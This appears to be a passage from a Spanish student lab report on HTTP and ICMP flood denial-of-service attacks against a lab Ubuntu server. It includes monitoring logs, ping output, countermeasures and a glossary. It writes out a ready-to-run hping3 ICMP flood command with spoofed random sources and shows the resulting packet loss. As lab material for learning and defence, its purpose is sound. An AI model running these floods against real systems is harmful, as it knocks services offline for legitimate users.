18:51:51	idle: 74,94%	rx: 992574KB	icmp: 72362pps	lat: 14.621ms
18:51:53	idle: 80,21%	rx: 1001963KB	icmp: 68882pps	lat: 11.696ms
18:51:55	idle: 83,33%	rx: 1010944KB	icmp: 70781pps	lat: 23.971ms
18:51:57	idle: 74,81%	rx: 1019578KB	icmp: 72346pps	lat: 11.182ms
18:52:00	idle: 74,75%	rx: 1028004KB	icmp: 66476pps	lat: 16.004ms
18:52:02	idle: 74,25%	rx: 1037353KB	icmp: 74070pps	lat: 14.054ms
18:52:04	idle: 74,56%	rx: 1047114KB	icmp: 75059pps	lat: 12.939ms
18:52:06	idle: 74,62%	rx: 1056137KB	icmp: 72373pps	lat: 11.607ms
18:52:08	idle: 74,56%	rx: 1065890KB	icmp: 79744pps	lat: 11.114ms
18:52:10	idle: 82,42%	rx: 1075812KB	icmp: 77898pps	lat: ms
18:52:13	idle: 74,81%	rx: 1090354KB	icmp: 72343pps	lat: 14.260ms

Si realizamos un ping a la máquina víctima, veremos que la latencia aumenta considerablemente.

```
[x]-[glox@parrot]-[~/act5-atacante]
$ping -c 4 192.168.18.134
PING 192.168.18.134 (192.168.18.134) 56(84) bytes of data.
64 bytes from 192.168.18.134: icmp_seq=1 ttl=64 time=2.90 ms
64 bytes from 192.168.18.134: icmp_seq=2 ttl=64 time=7.05 ms
64 bytes from 192.168.18.134: icmp_seq=3 ttl=64 time=0.185 ms
64 bytes from 192.168.18.134: icmp_seq=4 ttl=64 time=2.36 ms

--- 192.168.18.134 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3015ms
rtt min/avg/max/mdev = 0.185/3.124/7.053/2.485 ms
[glox@parrot]-[~/act5-atacante]
```

5.2.3 Ataque ICMP avanzado

Para intensificar el ataque, hemos utilizado una variante más agresiva. En este caso hemos añadido:

- --rand-source para simular múltiples fuentes (similar a un DDoS)
- -d 1400 para aumentar el tamaño de los paquetes
- -i u100 para incrementar la frecuencia de envío

```
[x]-[glox@parrot]~[~/act5-atacante]
$ sudo hping3 --icmp --flood --rand-source -d 1400 -i u50 192.168.18.134
HPING 192.168.18.134 (ens33 192.168.18.134): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
```

Con esta configuración hemos generado un volumen de tráfico mucho mayor. Durante el ataque se ha observado:

- un incremento muy significativo del tráfico de red
- aumento en el número de paquetes ICMP por segundo
- incremento de la latencia

Esto indica que el sistema se encuentra bajo una carga elevada a nivel de red.

```
Every 1,0s: cat /proc/net/dev | grep ens33
ens33: 38630522156 45707577      0      0      0
```

En la captura se aprecia un valor muy elevado de bytes recibidos, superando los 38 mil millones de bytes, así como un número muy alto de paquetes procesados. Estos valores aumentan rápidamente con el tiempo, lo que indica que el sistema está recibiendo una gran cantidad de tráfico de forma continua.

Este comportamiento confirma que el ataque ICMP Flood está funcionando correctamente, generando una carga significativa en la red.

Es importante destacar que, aunque no se observa un incremento notable en el uso de CPU, el impacto del ataque se refleja claramente en el tráfico de red y en la latencia.

```
[*]-[glox@parrot]-[~/act5-atacante]
$ping -c 4 192.168.18.134
PING 192.168.18.134 (192.168.18.134) 56(84) bytes of data:
64 bytes from 192.168.18.134: icmp_seq=1 ttl=64 time=1114 ms
64 bytes from 192.168.18.134: icmp_seq=2 ttl=64 time=97.4 ms

-- 192.168.18.134 ping statistics ---
4 packets transmitted, 2 received, 50% packet loss, time 3762ms
rtt min/avg/max/mdev = 97.374/605.464/1113.555/508.090 ms, pipe 2
[*]-[glox@parrot]-[~/act5-atacante]
```

6 CONTRAMEDIDAS BÁSICAS

Tras analizar el impacto de los ataques HTTP Flood e ICMP Flood, es importante considerar qué medidas pueden aplicarse para reducir su efecto sobre el sistema.

En primer lugar, una de las medidas más básicas es la limitación de conexiones y rate limiting. Mediante reglas de firewall es posible restringir el número de peticiones por segundo o el número de conexiones simultáneas desde una misma fuente, evitando que un único atacante sature el servicio.

Otra medida importante es la configuración del servidor web, como la limitación del número máximo de procesos o conexiones concurrentes (por ejemplo, mediante parámetros como MaxRequestWorkers en Apache). Esto permite controlar mejor el uso de recursos y evitar que el sistema se vea completamente desbordado.

En el caso de ataques a nivel de red como el ICMP Flood, se pueden aplicar filtros o limitaciones sobre el tráfico ICMP, reduciendo la cantidad de paquetes que el sistema procesa.

Además, el uso de firewalls e IDS/IPS permite detectar patrones de tráfico anómalos y bloquear o mitigar ataques antes de que lleguen al servicio.

Por último, la monitorización continua es fundamental. Herramientas como `sar`, `ss`, `tcpdump` o scripts personalizados permiten detectar rápidamente situaciones anómalas y actuar en consecuencia.

7 A TENER EN CUENTA

En nuestro caso, la máquina víctima (Ubuntu Server) contaba con 4 CPUs y 4 GB de RAM, lo que supone un entorno con suficiente capacidad para soportar cargas moderadas sin degradación inmediata.

Debido a esto, los niveles iniciales de ataque no generaban un impacto significativo, ya que el servidor era capaz de absorber la carga sin mostrar signos claros de saturación.

Por este motivo, hemos incrementado progresivamente la intensidad de los ataques, aumentando tanto el número de peticiones como la concurrencia, hasta alcanzar niveles en los que el sistema comenzase a degradarse.

Este ajuste nos ha permitido observar efectos claros como la reducción del porcentaje de CPU idle, el aumento de conexiones activas y el incremento del tiempo de respuesta.

8 CONCEPTOS BÁSICOS

CPU idle → porcentaje de tiempo en el que la CPU está inactiva (sin procesar tareas).

RX → cantidad de datos recibidos por la interfaz de red.

TX → cantidad de datos enviados por la interfaz de red.

ICMP → protocolo de red utilizado para enviar mensajes de control, como el comando ping.

ICMP pps → número de paquetes ICMP recibidos por segundo.

Latencia → tiempo que tarda un paquete en viajar desde el origen al destino y volver.

Throughput → cantidad de datos o peticiones procesadas en un periodo de tiempo.

Requests per second → número de peticiones HTTP procesadas por segundo.

Time per request → tiempo medio que tarda el servidor en responder a una petición.

Failed requests → número de peticiones que han fallado durante el ataque.

Concurrencia → número de peticiones simultáneas enviadas al servidor.

Flood → tipo de ataque basado en enviar gran cantidad de tráfico en poco tiempo.

DoS → ataque que busca dejar un servicio inaccesible para usuarios legítimos